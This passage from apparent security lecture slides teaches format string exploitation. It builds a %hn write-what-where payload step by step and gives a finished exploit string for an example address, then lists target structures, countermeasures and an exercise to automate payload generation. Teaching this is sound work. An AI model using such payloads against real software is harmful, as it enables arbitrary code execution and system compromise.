`<tgt+2 (2nd two bytes)>`	where to write + 2 (hex, little endian)
`%<low value - printed(8) >c`	what to write - #chars printed (dec)
`%<pos>$hn`	displacement on the stack (dec)
`%<high value - low value>c`	what to write - what written (dec)
`%<pos+1>$hn`	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Generic Case 2

What to write = [first_part]<[second_part]
(e.g., `0x42414543`)
SWAP Required

The format string looks like this (left to right):

`<tgt+2 (2nd two bytes)>`	where to write+2 (hex, little endian)
`<tgt (1st two bytes)>`	where to write (hex, little endian)
`%<low value - printed(8) >c`	what to write - #chars printed (dec)
`%<pos>$hn`	displacement on the stack (dec)
`%<high value - low value>c`	what to write - what written (dec)
`%<pos+1>$hn`	displacement on the stack + 1 (dec)

Where to write	What to write	Where "where to write" is placed on the stack

Example:

Let's write **0xb7eb1f10** to **0x08049698**

0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st

\x98\x96\x04\x08	where to write (hex, little endian)
\x9a\x96\x04\x08	where to write + 2 (hex, little endian)
%(7952-8)c	what to write - 8 (dec)
%<pos>$hn	displacement on the stack (dec)
%(47083-7952)c	what to write - previous value (dec)
%<pos+1>$hn	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example: Some More Math

And we're done. Exploit ready!

`\x98\x96\x04\x08`	where to write (hex, little endian)
`\x9a\x96\x04\x08`	where to write + 2 (hex, little endian)
`%7944c`	what to write - 8 (dec)
`%<pos>$hn`	displacement on the stack (dec)
`%39131c`	what to write - previous value (dec)
`%<pos+1>$hn`	displacement on the stack + 1 (dec)

```
\x98\x96\x04\x08\x9a\x96\x04\x08%07944c%00002$hn%39131c%00003$hn
```

Note: `<pos> = 2` (could change depending on machine, compiler, etc.)

A Word on the TARGET address

- The saved return address (saved EIP)
  - Like a “basic” stack overflow
    - You must find the address on the stack :)
- The Global Offset Table (GOT)
  - dynamic relocations for functions
- C library hooks
- Exception handlers
- Other structures, function pointers

A Word on Countermeasures

- memory error countermeasures seen in the previous slides help to prevent exploitation
- modern compilers will show warnings when potentially dangerous calls to printf-like functions are found
- patched versions of the libc to mitigate the problem
  - e.g., count the number of expected arguments and check that they match the number of placeholders
  - FormatGuard: http://www.cs.columbia.edu/~gskc/security/formatguard.pdf
- Canaries (?)
- ASLR (?)
- Non-executable stack (?)

Essence of the Problem

Conceptually, format string bugs are not specific to printing functions. In theory, any function with a **unique combination** of characteristics is potentially affected:

- a so-called variadic function
  - a **variable** number of **parameters**,
  - the fact that **parameters** are "resolved" at **runtime** by pulling them from the stack,
- a mechanism (e.g., placeholders) to (in)directly **r/w** arbitrary locations,
- the ability for the **user** to **control** them

Conclusions

- Format strings are another type of memory error vulnerability.
- More math is required to write an exploit, but the consequences are the same: arbitrary code execution.
- Where to jump, is up to the attacker, as usual, but may depends on many conditions.
- **Exercise:** try to write a little calculator to automate the exploit generation given the target, displacement and value ;-)